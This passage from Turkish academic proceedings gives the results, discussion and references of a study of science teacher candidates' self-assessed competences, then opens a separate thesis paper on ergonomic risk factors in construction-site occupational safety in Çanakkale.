	2.2.A3	11 (91.7) (ÖA1, ÖA2, ÖA3, ÖA4, ÖA5, ÖA6, ÖA8, ÖA9, ÖA10, ÖA11, ÖA12)

Tablo 2'ye göre öğrencilerin bilimsel süreç becerilerini geliştirebilme yeterliğinde yer alan performans göstergeleri için öğretmen adayları çoğunlukla kendilerini yeterli gördüklerini belirtmiştir. '2.2.A1.1' göstergesinde öğretmen adaylarının hepsi kendisini yeterli görürken, '2.2.A1.2', '2.2.A2' ve '2.2.A3' performans göstergelerinde öğretmen adaylarının %91.7'si kendisini yeterli gördüğünü belirtmiştir.

Tablo 3. Öğrencilere bilimin doğası ve tarihsel gelişimi konularında anlayış kazandırabilme yeterliğinin analizi

Yeterlik	Performans Göstergeleri	f (%) (Öğretmen Adayları)
Öğrencilere bilimin doğası ve tarihsel gelişimi konularında anlayış kazandırabilme	2.3.A1.1	11 (91.7) (ÖA1, ÖA2, ÖA3, ÖA4, ÖA5, ÖA6, ÖA7, ÖA8, ÖA9, ÖA10, ÖA12)
	2.3.A1.2	10 (83.3) (ÖA1, ÖA2, ÖA3, ÖA4, ÖA5, ÖA6, ÖA7, ÖA8, ÖA9, ÖA10)
	2.3.A2.1	10 (83.3) (ÖA1, ÖA2, ÖA3, ÖA4, ÖA5, ÖA6, ÖA8, ÖA9, ÖA10, ÖA12)

	10 (83.3)
2.3.A2.2	(ÖA1, ÖA2, ÖA3, ÖA4, ÖA6, ÖA8, ÖA9, ÖA10, ÖA11, ÖA12)
	9 (75.0)
2.3.A3.1	(ÖA1, ÖA2, ÖA3, ÖA5, ÖA6, ÖA8, ÖA9, ÖA10, ÖA12)
	7 (58.3)
2.3.A3.2	(ÖA1, ÖA5, ÖA6, ÖA8, ÖA9, ÖA10, ÖA12)

Tablo 3, öğrencilere bilimin doğası ve tarihsel gelişimi konularında anlayış kazandırabilme yeterliğinde ‘2.3.A1.1’ performans göstergesinde öğretmen adaylarının %91.7’sinin, ‘2.3.A1.2’, ‘2.3.A2.1’ ve ‘2.3.A2.2’ performans göstergelerinde öğretmen adaylarının %83.3’ünün kendisini yeterli gördüğünü göstermektedir. ‘2.3.A3.1’ performans göstergesinde ise öğretmen adaylarının %75’i kendisini yeterli görürken, ‘2.3.A3.2’ performans göstergesinde %58.3’ü kendisini yeterli görmektedir. Bu yeterlik alanındaki performans göstergelerinde öz değerlendirme sonucu kendisini yeterli gören ÖA10’un görüşleri aşağıda yer almaktadır:

ÖA10: *Bilimin doğası ve bilim tarihi ile ilgili dersler aldım. Bilim insanlarının hayatları ve yaptığı çalışmaları okuyup, dinledim. Bilimsel çalışma basamaklarına yönelik çok sayıda deneyler ve etkinlikler yaptım. Bilim insanların yüzyıllardır yaptığı çalışmaları anlama ve inceleme fırsatım oldu. Bilim tarihinin gelişimini anlatan dersler aldım. Öncelikle programdaki mevcut örnekleri kesinlikle kullanırım; daha sonra, bilim insanlarını anlatan daha farklı örnekler sunarım. Onlara bilim insanları gibi düşünmelerini hissettirecek deneyler yaptırırım. Öğrencilerimden bilimin gerekliliğini anlamalarını ve bilimsel yöntemleri kullanabilmelerini sağlayacak drama, poster ve broşür hazırlamalarını isterim (teleskop, canlandırma, bum deneyleri vb.). Drama ve poster hazırlama etkinliklerini yaptığım internet uygulamaları dersi aldım. Bu ders sayesinde poster, broşür ve drama etkinlikleri geliştirme konusunda rehberlik yapabilirim. Yine, öğrencilerimi bu konularda okul içi veya okul dışı etkinliklere yönlendirebilir ve onlara özgün içerikler hazırlayabilirim. Kendimi bu konuda yeterli görüyorum.*

Tablo 4. Öğrencilerin eleştirel düşünme becerilerini geliştirebilme yeterliğinin analizi

Yeterlik	Performans Göstergeleri	f (%) (Öğretmen Adayları)
Öğrencilerin eleştirel düşünme becerilerini geliştirebilme	2.4.A1	11 (91.7) (ÖA1, ÖA2, ÖA3, ÖA4, ÖA5, ÖA7, ÖA8, ÖA9, ÖA10, ÖA11, ÖA12)
	2.4.A2.1	11 (91.7) (ÖA1, ÖA2, ÖA3, ÖA4, ÖA5, ÖA7, ÖA8, ÖA9, ÖA10, ÖA11, ÖA12)
	2.4.A2.2	12 (100.0) (ÖA1, ÖA2, ÖA3, ÖA4, ÖA5, ÖA6, ÖA7, ÖA8, ÖA9, ÖA10, ÖA11, ÖA12)
	2.4.A3	6 (50.0) (ÖA1, ÖA3, ÖA7, ÖA8, ÖA9, ÖA10)

Tablo 4'e göre, öğrencilerin eleştirel düşünme becerilerini geliştirebilme yeterliğinde '2.4.A2.2' performans göstergesinde öğretmen adaylarının tümü kendisini yeterli görürken, '2.4.A1' ve '2.4.A2.1' performans göstergelerinde ise öğretmen adaylarının %91.7'si kendisini yeterli gördüğünü belirtmiştir. '2.4.A3' performans göstergesinde ise öğretmen adaylarının yarısı kendisini yeterli görmektedir. A1 ve A2 düzeyinde kendisini yeterli bulan ancak A3 düzeyinde yeterli görmeyen ÖA12'nin görüşleri şu şekildedir:

ÖA12: *Eleştirel düşünme, sorgulama ve araştırma becerilerine sahip olmak yaşamın her alanında gerekli olan becerilerdir. Bizler, okul derslerimizde bunun önemini bilerek ders işledik. Özellikle fen derslerinde araştırma ve sorgulama çok önemlidir. Bu nedenle, ben de öğrencilerimin bu becerilere sahip olabilmeleri için derslerimde programa uygun farklı etkinlikler düzenleyeceğim. Fakat bu konuya velileri nasıl dahil edeceğimi bilmiyorum.*

Tablo 5. Öğrencilerin problem çözme becerilerini geliştirebilme yeterliğinin analizi

Yeterlik	Performans Göstergeleri	f (%) (Öğretmen Adayları)
Öğrencilerin problem çözme becerilerini geliştirebilme	2.5.A1.1	11 (91.7) (ÖA1, ÖA2, ÖA3, ÖA4, ÖA5, ÖA6, ÖA7, ÖA9, ÖA10, ÖA11, ÖA12)
	2.5.A1.2	11 (91.7) (ÖA1, ÖA2, ÖA3, ÖA4, ÖA5, ÖA6, ÖA7, ÖA9, ÖA10, ÖA11, ÖA12)
	2.5.A2	11 (91.7) (ÖA1, ÖA2, ÖA3, ÖA4, ÖA5, ÖA6, ÖA7, ÖA9, ÖA10, ÖA11, ÖA12)
	2.5.A3.1	11 (91.7) (ÖA1, ÖA2, ÖA3, ÖA4, ÖA5, ÖA6, ÖA7, ÖA9, ÖA10, ÖA11, ÖA12)
	2.5.A3.2	11 (91.7) (ÖA1, ÖA2, ÖA3, ÖA4, ÖA5, ÖA6, ÖA7, ÖA9, ÖA10, ÖA11, ÖA12)
	2.5.A3.3	8 (66.7) (ÖA1, ÖA3, ÖA5, ÖA6, ÖA7, ÖA9, ÖA11, ÖA12)

Tablo 5, öğrencilerin problem çözme becerilerini geliştirebilme yeterliğinde ‘2.5.A1.1’, ‘2.5.A1.2’, ‘2.5.A2’, ‘2.5.A3.1’ ve ‘2.5.A3.2’ performans göstergelerinde öğretmen adaylarının %91.7’sinin kendisini yeterli gördüğünü göstermektedir. ‘2.5.A3.3’ performans göstergesinde ise öğretmen adaylarının %66.7’si kendisini yeterli görmektedir. A3 düzeyinde kendisini yeterli görmeyen ÖA2’nin görüşleri şu şekildedir:

ÖA2: A3 düzeyinde, günlük hayatta karşılaştıkları problemlere yönelik yöntemler hakkında farkındalık sağlamada biraz sıkıntılarım mevcut. Onları ikna etmede problem yaşayabileceğimi düşündüğüm için o kısımda yetersiz olduğumu belirttim.

Tablo 6. Öğrencilere bilimsel ve teknolojik kavramları doğru ve etkin kullanmalarını sağlayabilme yeterliğinin analizi

Yeterlik	Performans Göstergeleri	f (%) (Öğretmen Adayları)
Öğrencilere bilimsel ve teknolojik kavramları doğru ve etkin kullanmalarını sağlayabilme	2.6.A1.1	11 (91.7) (ÖA1, ÖA2, ÖA3, ÖA4, ÖA5, ÖA6, ÖA7, ÖA8, ÖA10, ÖA11, ÖA12)
	2.6.A1.2	11 (91.7) (ÖA1, ÖA2, ÖA3, ÖA4, ÖA5, ÖA6, ÖA7, ÖA8, ÖA10, ÖA11, ÖA12)
	2.6.A1.3	11 (91.7) (ÖA1, ÖA2, ÖA3, ÖA4, ÖA5, ÖA6, ÖA7, ÖA8, ÖA10, ÖA11, ÖA12)
	2.6.A2.1	10 (83.3) (ÖA1, ÖA2, ÖA3, ÖA4, ÖA6, ÖA7, ÖA8, ÖA10, ÖA11, ÖA12)
	2.6.A2.2	10 (83.3) (ÖA1, ÖA2, ÖA3, ÖA4, ÖA6, ÖA7, ÖA8, ÖA10, ÖA11, ÖA12)
	2.6.A2.3	11 (91.7) (ÖA1, ÖA2, ÖA3, ÖA4, ÖA5, ÖA6, ÖA7, ÖA8, ÖA10, ÖA11, ÖA12)
	2.6.A2.4	10 (83.3) (ÖA1, ÖA2, ÖA3, ÖA4, ÖA6, ÖA7, ÖA8, ÖA10, ÖA11, ÖA12)
	2.6.A3.1	7 (58.3) (ÖA1, ÖA3, ÖA6, ÖA7, ÖA8, ÖA10, ÖA11)
	2.6.A3.2	8 (66.7) (ÖA1, ÖA3, ÖA6, ÖA7, ÖA8, ÖA10, ÖA11, ÖA12)
	2.6.A3.3	9 (75.0) (ÖA1, ÖA2, ÖA3, ÖA6, ÖA7, ÖA8, ÖA10, ÖA11, ÖA12)

Tablo 6, öğrencilere bilimsel ve teknolojik kavramları doğru ve etkin kullanmalarını sağlayabilme yeterliğinde ‘2.6.A1.1’, ‘2.6.A1.2’, ‘2.6.A1.3’ ve ‘2.6.A2.3’ performans göstergelerinde öğretmen adaylarının %91.7’sinin kendisini yeterli gördüğünü ifade etmektedir. ‘2.6.A2.1’, ‘2.6.A2.2’ ve ‘2.6.A2.4’ performans göstergelerinde ise öğretmen adaylarının %83.3’ü kendisini yeterli gördüğünü belirtmiştir. ‘2.6.A3.3’ performans göstergesinde öğretmen adaylarının %75’i, ‘2.6.A3.2’ performans göstergesinde öğretmen adaylarının %66.7’si ve ‘2.6.A3.1’ performans göstergesinde öğretmen adaylarının %58.3’ü kendisini yeterli bulmaktadırlar. Bu yeterlik alanında kendisini yeterli bulan ÖA1’in görüşleri şu şekildedir:

ÖA1: Öğrencilerimin bilimsel kavramaları için Drama ve Öğretim İlke ve Yöntemleri dersimizde öğrenmiş olduğum farklı yöntem ve teknikleri uygulayarak öğrenme ortamı oluştururum. Bilimsel ve teknolojik kavramları öğrencilerin kavraması için okuldaki meslektaşlarımla birlikte etkinlikler düzenleyerek tüm öğrencilerin bu kavramları etkili ve açıklayıcı şekilde öğrenmelerini sağlamaya çalışırım. Bu etkinliklerden önce öğrencilerde var olan kavram yanlışlarını da öğrenmeliyim. Kavram yanlışlarını öğrenmek için kavram haritaları, kavram ağları gibi teknikler kullanmada kendimi yeterli görüyorum. Çünkü Özel Öğretim Yöntemleri ve Kimyada Kavram Yanlışları derslerimizde kavram yanlışlarıyla başa çıkmayı ve tespit etme yollarını öğrendim.

Tablo 7. Öğrencilerin bilim ve teknoloji ilişkisini anlamlandırmalarını sağlayabilme yeterliğinin analizi

Yeterlik	Performans Göstergeleri	f (%) (Öğretmen Adayları)
Öğrencilerin bilim ve teknoloji ilişkisini anlamlandırmalarını sağlayabilme	2.7.A1	11 (91.7) (ÖA1, ÖA2, ÖA3, ÖA4, ÖA5, ÖA6, ÖA8, ÖA9, ÖA10, ÖA11, ÖA12)
	2.7.A2	11 (91.7) (ÖA1, ÖA2, ÖA3, ÖA4, ÖA5, ÖA6, ÖA8, ÖA9, ÖA10, ÖA11, ÖA12)
	2.7.A3	4 (33.3) (ÖA1, ÖA6, ÖA9, ÖA12)

Tablo 7'ye göre, öğrencilerin bilim ve teknoloji ilişkisini anlamlandırmalarını sağlayabilme yeterliğinde '2.7.A1' ve '2.7.A2' performans göstergelerinde öğretmen adaylarının %91.7'si kendisini yeterli görmektedir. '2.7.A3' performans göstergesinde öğretmen adaylarının %33.3'ü kendisini yeterli gördüğünü belirtmiştir. A1 ve A2 performans göstergelerinde kendisini yeterli görürken A3 performans düzeyinde kendisini yeterli görmeyen ÖA5'in görüşleri şu şekildedir:

ÖA5: Sürekli gelişen ve değişen dünyada bilimin ve teknolojinin önemi giderek artmaktadır. Üniversitede, ben de bilim ve teknoloji temelli eğitimler aldım. Bu sayede bilim ve teknolojinin hayatımızdaki önemini yerinde çok daha iyi bir şekilde kavradım. Bu alanlarla ilgili çalışmalara canlı olarak şahitlik yapma fırsatım oldu. Bilim merkezine götüren ve orada bizlere de çalışma imkânı veren hocalarım oldu. Ben de öncelikle öğrencilerime, bilim ile teknoloji arasındaki ilişkiyi kavramaları için ön bilgi niteliğinde programdaki örnekleri, sonra ise günlük hayattaki örnekleri sunarım. Bilimsel araştırma yöntemleri ve bilim tarihi dersleri aldım. Bu dersler sayesinde bilim ve teknoloji ilişkisini anlatabilecek düzeye geldiğimi düşünüyorum. Ben de öğrencilerime, öğrenme sürecinde çeşitli etkinlikler ve örneklerle bilim ve teknoloji ilişkisini en iyi şekilde kavratmaya çalışırım. Bu süreçte teknolojiden yararlanırım. Tasarladığım etkinliklerde bilimsel süreç becerilerini kullanmalarını sağlarım. Fakat bilim ve teknoloji gibi kendimizi sürekli güncellememiz gerektiği düşüncesiyle A3

düzeyindeki becerilerde kendimi daha fazla geliştirebileceğimi düşünüyorum. Projeleri tasarlama konusunda, yeterli düzeyde rehberlik yapabilirim ama internet ortamında tasarlama için gerekli yazılımlar hakkında daha fazla bilgiye sahip olabilirim.

Tablo 8. Öğrencilere, bilimsel ve teknolojik gelişmeler ile toplum ve çevre arasındaki etkileşime ilişkin anlayış kazandırabilme yeterliğinin analizi

Yeterlik	Performans Göstergeleri	f (%) (Öğretmen Adayları)
Öğrencilere, bilimsel ve teknolojik gelişmeler ile toplum ve çevre arasındaki etkileşime ilişkin anlayış kazandırabilme	2.9.A1	11 (91.7) (ÖA1, ÖA3, ÖA4, ÖA5, ÖA6, ÖA7, ÖA8, ÖA9, ÖA10, ÖA11, ÖA12)
	2.9.A2.1	8 (66.7) (ÖA1, ÖA3, ÖA6, ÖA7, ÖA8, ÖA9, ÖA10, ÖA12)
	2.9.A2.2	10 (83.3) (ÖA1, ÖA3, ÖA5, ÖA6, ÖA7, ÖA8, ÖA9, ÖA10, ÖA11, ÖA12)
	2.9.A3.1	10 (83.3) (ÖA1, ÖA3, ÖA5, ÖA6, ÖA7, ÖA8, ÖA9, ÖA10, ÖA11, ÖA12)
	2.9.A3.2	6 (50.0) (ÖA1, ÖA3, ÖA9, ÖA10, ÖA11, ÖA12)

Tablo 8’den anlaşılacağı üzere öğrencilere, bilimsel ve teknolojik gelişmeler ile toplum ve çevre arasındaki etkileşime ilişkin anlayış kazandırabilme yeterliğinde ‘2.9.A1’ performans göstergesinde öğretmen adaylarının %91.7’si kendisini yeterli görürken, ‘2.9.A2.2’ ve ‘2.9.A3.1’ performans göstergelerinde öğretmen adaylarının %83.3’ü kendisini yeterli gördüğünü belirtmiştir. ‘2.9.A2.1’ performans göstergesinde öğretmen adaylarının %66.7’si, ‘2.9.A3.2’ performans göstergesinde ise öğretmen adaylarının %50’si kendisini yeterli gördüğünü belirtmiştir. Bu yeterlik alanındaki performans göstergelerinde kendisini yeterli gören ÖA3’ün görüşleri şu şekildedir:

ÖA3: Bilimsel ve teknolojik gelişmelerin toplum ve çevreye etkisini öğrencilerime sunarım. Bu konuda farklı etkinlikler hazırlarım. Öğrencilerimin de bu konu hakkında araştırma yapmalarını ve yazılar yazmalarını sağlarım. Ders ortamını bu kazanıma uygun düzenlerim.

4. SONUÇ VE TARTIŞMA

Çalışma sonucunda ‘bilimsel, teknolojik ve toplumsal gelişim’ alanındaki yeterliklerde öğretmen adaylarının çoğunlukla A1 ve A2 düzeyinde yer alan performans göstergelerinde kendilerini yeterli buldukları; A3 düzeyinde yer alan performans göstergelerinde ise eksiklikler yaşadıkları tespit edilmiştir. Ergun, Yurdatapan ve Sürmeli (2013) tarafından gerçekleştirilen nicel bir çalışma sonucunda

ise fen bilgisi öğretmenliği son sınıf öğrencilerinin lisans eğitimleri boyunca bu alanda yeterlik kazandıkları belirtilmektedir [10]. Mevcut çalışmada incelendiği üzere performans düzeyindeki artış ile öğretmen adaylarında bazı eksikliklerin ortaya çıkması doğal kabul edilebilir. Ancak bu durum, öğretmen adaylarının daha donanımlı bir şekilde mesleğe başlamaları için bazı önlemlerin alınması gerektiğini düşündürmektedir.

Öğretmen adaylarının yeterlikleri karşılaştırıldığında; katılımcıların öz algılarının öğrencilerin bilimsel süreç becerilerini geliştirebilme kapsamında diğer yeterliklere göre daha yüksek olduğu tespit edilmiştir. Öğretmen adaylarının hemen hemen tamamı bu açıdan kendilerini yeterli bulmuştur. Fen bilimleri alanındaki öğretmen adayları ile gerçekleştirilen bir diğer araştırmada ise öğretmen adayların tamamının bilimsel süreç becerilerinin orta seviyede olduğu; bilimsel süreç becerilerinin öğrenim görülen alana göre farklılık göstermediği fakat son sınıf öğretmen adaylarının bilimsel süreç becerilerinin birinci sınıftakilere göre anlamlı bir şekilde daha yüksek olduğu belirtilmiştir [16]. Bu sonuç, lisans düzeyinde alınan eğitimin öğretmen adaylarının bilimsel süreç becerilerini geliştirmelerinde etkili olduğunu desteklemektedir.

Katılımcılardan yüksek öz algıların elde edildiği bir diğer yeterlik ise eleştirel düşünme becerilerinin geliştirilmesi ile ilgili olup öğretmen adayları öğrencilerin eleştirel düşünme becerilerinin gelişmesi amacıyla programda yer alan etkinlikleri yapabileceklerini belirtmişlerdir. Bu yeterlik aynı zamanda Sungur Gül ve Özer Özkan (2013) tarafından birinci ve dördüncü sınıf fen bilgisi öğretmenliği öğrencileri ile gerçekleştirilen çalışmada en önemli ilk üç özel alan yeterliği arasında bulunmuştur [12]. Nitekim, öğrencilerin feni daha iyi anlamaları; bu kapsamda problem çözebilmeleri ve karar verebilmeleri; fenle ilgili kariyer planları yapabilmelerinde eleştirel düşünme becerilerinin yadsınamaz bir önemi bulunmaktadır [17].

Yukarıda bahsedilen olumlu durumlara karşılık katılımcıların ‘çevre incelenmesi kapsamında başka kurum ve kuruluşlarla işbirliği yapma’ ve ‘öğrencilerin bilim ile teknoloji arasındaki etkileşimi sergileyen çeşitli projeler hazırlamalarına yardımcı olma’ anlamında kendilerini yetersiz buldukları ortaya çıkmıştır. Bu açıdan kendilerini yeterli bulanların oranı, öğretmen adaylarının üçte biri ile sınırlı kalmaktadır. Demir (2015) de çalışmasında fen bilgisi öğretmen adaylarının bilimsel yaratıcılık açısından kendilerini yetersiz bulduklarını tespit etmiştir [1]. Bunun yanında mevcut çalışmada öğretmen adaylarının yarısının ‘öğrencilerin eleştirel düşünme becerilerini geliştirebilmek amacıyla, veli ve meslektaşlarıyla işbirliği halinde okul içi veya okul dışı etkinlikler düzenleme’ ile ‘öğrencilerin, çevresel ve sosyal sorunlar ve bunlara çözüm önerilerini sentezleyip, çalışmak istedikleri alana ilişkin çeşitli kurum ve kuruluşlar işbirliği yaparak projelere katılmalarını sağlama’ anlamında kendilerini yetersiz bulunduğu görülmektedir. Öz algıların nispeten düşük kaldığı bu yeterlikler incelendiğinde, öğretmen adaylarının kişiler arası iletişim becerilerini geliştirmeleri gerektiği anlaşılmaktadır. Bu durumda mesleki deneyimin olumlu bir etkiye sahip olacağı düşünülmektedir. Nitekim sınıf seviyesinin

etkisinin incelendiği başka bir araştırmada, öğretmen adaylarının birinci sınıftan dördüncü sınıfa geçtiklerinde öz yeterlik inanç düzeylerinin de arttığı görülmektedir [2]. Ayrıca, Black (2015) çalışmasında bazı öğretmen adaylarının öğretmenlik uygulamalarına rağmen kendilerini özgüvenli hissetmediklerini, daha fazla tecrübeye ihtiyaç duyduklarını bildirmiştir [18].

Son olarak öğretmen adaylarının derslerde edindikleri teorik bilgilerin yanında uygulamaya dayalı, grup çalışması yapabilecekleri, farklı kişilerle iletişim kurup işbirliği yapabilecekleri türden proje, bilim şenliği vb. etkinliklerde rol almalarının onlara faydalı olacağı belirtilebilir. Bu kapsamda fakülteler ve öğretim elemanları tarafından öğretmen adaylarına daha fazla fırsat sunulması gerektiği düşünülmektedir. Bu tür çalışmaların, öğretim programında yer alan Fen Bilgisi Öğretimi Laboratuvar Uygulamaları, Özel Öğretim Yöntemleri gibi dersler kapsamında yapılabileceği düşünülmektedir. MEB işbirliği ile gerçekleştirilecek projelerde öğretmen adaylarının bu özelliklerini geliştirebilmeleri sağlanabilir. Böylece öğretmen adaylarının öğretmenlik mesleğine daha özgüvenli ve yetkin bir şekilde başlamalarına yardımcı olunabilir.

5. KAYNAKÇA

- [1] S. Demir, "Perception of scientific creativity and self-evaluation among science teacher candidates," *Journal of Education and Practice*, vol. 6, no. 18, pp. 181-183, 2015.
- [2] F. Ağgül Yalçın, "Investigation of science teacher candidates' self-efficacy beliefs of science teaching with respect to some variables," *International Online Journal of Educational Sciences*, vol. 3, no. 3, pp. 1046-1063, 2011.
- [3] MEB, "Fen ve teknoloji öğretmeni özel alan yeterlikleri," <https://oygm.meb.gov.tr/www/ilkogretim-ozel-alan-yeterlikleri/icerik/257> [14.10.2020 tarihinde erişilmiştir].
- [4] H. Andrade and A. Valtcheva, "Promoting learning and achievement through self-assessment," *Theory into Practice*, vol. 48, no. 1, pp. 12-19, 2009.
- [5] P. W. Airasian and A. Gullickson, "Examination of teacher self-assessment," *Journal of Personnel Evaluation in Education*, vol. 8, no. 2, pp. 195-203, 1994.
- [6] M. Akram and S. J. Zepeda, "Development and validation of a teacher self-assessment instrument," *Journal of Research and Reflections in Education*, vol. 9, no. 2, pp. 134-148, 2015.
- [7] C. DeLuca and D. A. Klinger, "Assessment literacy development: Identifying gaps in teacher candidates' learning," *Assessment in Education: Principles, Policy & Practice*, vol. 17, no. 4, pp. 419-438, 2010.

- [8] M. D. Balçın, E. Arı, E., and Y. Erdoğan, “Analysis of self-efficacy perception of the science teacher candidates intended for information technology: Example of Sakarya University faculty of education,” *Procedia - Social and Behavioral Sciences*, vol. 152, pp. 679–685, 2014.
- [9] S. M. Bonner and P. P. Chen, “Teacher candidates’ perceptions about grading and constructivist teaching,” *Educational Assessment*, vol. 14, pp. 57–77, 2009.
- [10] M. Ergun, M. Yurdatapan, and H. Sürmeli, “Fen ve teknoloji özel alan yeterliklerinin öğretmen yetiştirme programlarında kazandırılmalarına ilişkin öğretmen adaylarının görüşlerinin değerlendirilmesi,” *Millî Eğitim Dergisi*, vol. 200, ss. 49-67, 2013.
- [11] P. Fettahlıoğlu and G. Ekici, “Affect of teacher candidates’ academic self-efficacy beliefs on their motivations towards sciences,” *Procedia Social and Behavioral Sciences*, vol. 15, pp. 2808–2812, 2011.
- [12] K. Sungur Gül and Y. Özer Özkan, “Fen ve teknoloji özel alan yeterlilikleri önem düzeyinin öğretmen adaylarının görüşlerine göre belirlenmesi,” *Gaziantep University Journal of Social Sciences*, vol. 12, no. 4, pp. 867-881, 2013.
- [13] Ş. Büyüköztürk, E. K. Çakmak, Ö. E. Akgün, Ş. Karadeniz, and F. Demirel, *Bilimsel Araştırma Yöntemleri* (26. Baskı), Ankara: Pegem Akademi, 2019.
- [14] R. Altunışık, R. Coşkun, S. Bayraktaroğlu, and E. Yıldırım, “Sosyal bilimlerde araştırma yöntemleri SPSS uygulamalı,” *Adapazarı: Sakarya Kitapevi*, 2005.
- [15] A. Yıldırım and H. Şimşek, *Sosyal Bilimlerde Nitel Araştırma Yöntemleri* (5. Baskı), Ankara: Seçkin Yayıncılık, 2005.
- [16] I. Silay and P. Çelik, “Evaluation of scientific process skills of teacher candidates,” *Procedia - Social and Behavioral Sciences*, vol. 106, pp. 1122–1130, 2013.
- [17] R. M. Vieira, C. Tenreiro-Vieira, and I. P. Martins, “Critical thinking: Conceptual clarification and its importance in science education,” *Science Education International*, vol. 22, no. 1, pp. 43-54, 2011.
- [18] G. L. Black, “Developing teacher candidates’ self-efficacy through reflection and supervising teacher support,” *In Education*, vol. 21, no. 1, pp. 78-98, 2015.

İŞ SAĞLIĞI VE GÜVENLİĞİNDE ERGONOMİK FAKTÖRLERİN İNCELENMESİ: ÇANAKKALE İLİNDE BİR UYGULAMA

Adnan Savi¹, Ömer Faruk Öztürk^{1,2}

¹*Çanakkale Onsekiz Mart Üniversitesi, Lisansüstü Eğitim Enstitüsü, Çanakkale, TURKEY*

²*Çanakkale Onsekiz Mart Üniversitesi, Fen-Edebiyat Fakültesi, Çanakkale, TURKEY*

adnansavi@gmail.com

ORCID: 0000-0003-2489-2704

ÖZET

İş kazalarının meydana gelmesi için Tehlikeli Durum (Kaza Oluşturma Potansiyeli) ve Tehlikeli Hareket (Davranış) faktörlerinin bir arada olması gerekmektedir. Bu iki faktörden birinin ortadan kaldırılması durumunda iş kazasının meydana gelme olasılığı daha düşüktür. Başka bir ifade ile iş kazalarının önlenmesi için güvenli davranışlarla birlikte güvenli çalışma koşulları oluşturulmalıdır. Bu çalışmada, iş kazalarının oluşmasında tehlikeli durum kapsamında yer alan ergonomik faktörler incelenmiş ve uluslararası ölçütlere göre değerlendirilmiştir.

İş kazalarının önlenmesi, üretim yapan işletmelerin çalışma koşullarının iş sağlığı ve güvenliği yasalarına uygun ergonomik standartlarda olması gerekmektedir. Çalışma esnasında insanı etkileyen psikolojik, fizyolojik, çevresel faktörleri ile insanın özelliklerine ve kapasitelerine uygun iş yeri düzenlemelerini yapmak gerekmektedir. Bu düzenlemeler neticesinde insanın işe, işin de insana uyumunu sağlar. Güvenli üretim faaliyetleri insan, makine, malzeme ve ekipmanların ergonomisi ile mümkündür. Günümüz yasaların ve çalışmalarının gelecek çalışmalara ışık tutması, bilgi ve teknolojileri birleştirerek mevcut işlerin yeni akıllı uygulamalarla güncelleştirilmesi, ülkemiz ve çalışan tüm sektörlerin hedefi olmalıdır. Üretimin dört önemli faktörü olan insan, makine, malzeme ve yöntemin sektörlere fayda yaratması amaçlanmalıdır. Bu amaçla elde edilen fayda ve sonuçlar, iş sağlığı ve güvenliği tedbirlerinin alındığı şantiyelerde yeterli temel ölçütlerde, tam donanımlı mekanizasyonlarla sürdürülebilir hale getirilmesi gerekmektedir.

Hazırlanan bu yüksek lisans tez çalışmasında; Çanakkale ilinde hizmet veren bir inşaat firmasında İş Sağlığı ve Güvenliği (İSG) yönünden ergonomik faktörlerin incelenmesi yapılmış, ergonomik olmayan faktörlerin araştırma evreni ve örnekleri oluşturularak ergonomik risk faktörleri düzeyi REBA ve OWAS yöntemleriyle analiz edilmiştir. Elde edilen sonuçlara göre risk düzeyi yüksek olan ergonomik faktörlerin risk düzeylerinin kabul edilebilir seviyeye çekilmesi için alınması gereken önlemler belirtilmiştir.

Anahtar Kelimeler: İş Güvenliği, Ergonomi, Verim, Makine, Yöntem

INVESTIGATION OF ERGONOMIC FACTORS IN OCCUPATIONAL HEALTH AND SAFETY: AN APPLICATION IN ÇANAKKALE PROVINCE

ABSTRACT

In order for occupational accidents to occur, the Dangerous Situation (Potential for Accident) and Dangerous Movement (Behavior) factors must be combined. If one of these two factors is eliminated, the possibility of a work accident to occur is very low. In other words, in order to prevent occupational accidents, safe working conditions should be established together with safe behaviors. In this study, ergonomic factors included in the dangerous situation in the occurrence of work geese were examined and evaluated according to international criteria.

Occupational accidents must be prevented, and the working conditions of manufacturing enterprises must be in ergonomic standards in accordance with occupational health and safety laws. It is to realize the workplace arrangements in accordance with the characteristics of the human being, these characteristics and capacities and as a result of these purposes, to adapt the human to the job and the work to the human. Safe production activities are possible with the ergonomics of people, machinery, materials and equipment. It should be the goal of our country and all working sectors to shed light on the future studies of today's laws and studies, and to update existing jobs with new smart applications by combining information and technologies. It should be aimed that human, machine, material and method, which are the four important factors of production, will benefit the sectors. The benefits and results obtained for this purpose should be made sustainable in the construction sites where occupational health and safety measures are taken, with sufficient basic criteria and fully equipped mechanization.

In this master thesis prepared; Ergonomic factors were examined in terms of Occupational Health and Safety in a construction company operating in Çanakkale, research universe and samples of non-ergonomic factors were created and the level of ergonomic risk factors were analyzed using REBA and OWAS methods. According to the results, the measures to be taken in order to increase the risk levels of ergonomic factors with high risk levels to an acceptable level are specified.

Keywords: Occupational Safety, Ergonomics, Efficiency, Machine, Method.

1. GİRİŞ


İnşaat sektörü tarihi günümüzden itibaren incelendiğinde, birçok sektörü ve iş gücünü bünyesinde barındıran sektör konumundadır. Ülke ekonomisi açısından da bünyesinde çok fazla hareket barındıran sektörlerden biridir. Böylesine önemli bir sektörün, Sosyal Güvenlik Kurumu (SGK) istatistik yıllıklarına bakıldığında, en fazla ölümlü kazaların yaşandığı ve iş kazası geçiren sektörlerin başlarında gelmiştir [1].

İnşaat iş kollarında (Bina inşaatı, Bina dışı yapıların inşaatı, Özel inşaat faaliyetleri) iş kazaları ve meslek hastalığı sonucu 5510 sayılı 4-1/a kapsamında 2019 yılı içerisinde iş kazası veya meslek hastalığı sonucu 308 erkek çalışan hayatını kaybederken hayatını kaybeden kadın çalışan olmamıştır (Tablo 1). Aynı yıl içerisinde tüm iş kollarında meydana gelen iş kazası veya meslek hastalığı sonucunda ise 1126 erkek ve 21 kadın çalışan hayatını kaybetmiştir. İnşaat iş kollarında hayatını kaybeden çalışanların toplam iş kolları içerisinde hayatını kaybeden çalışanlara oranının %32 gibi yüksek bir yere sahip olduğu gözlemlenmiştir. Bu da inşaat iş kollarında toplu ve koruyucu önlemler ile ergonomik çalışmaların daha özenli yapılması gerekliliğini ifade etmektedir [1].

Ekonomik Faaliyet ve Cinsiyete Göre 2019 Yılı İş Kazası ve Meslek Hastalıkları Dağılımı Mevcuttur.

Tablo 1. 2019 Yılı İş Kazası veya Meslek Hastalığı Sonucu Ölenlerin Sayıları [2].

NACE İŞ KOLLARI	İş kazası sonucu ölen sigortalı sayısı			Meslek hastalığı sonucu ölen sigortalı sayısı		
	Erkek Male	Kadın Female	Toplam Total	Erkek Male	Kadın Female	Toplam Total
	41-Bina inşaatı	207	0	207	0	0
42-Bina dışı yapıların inşaatı	105	0	105	0	0	0
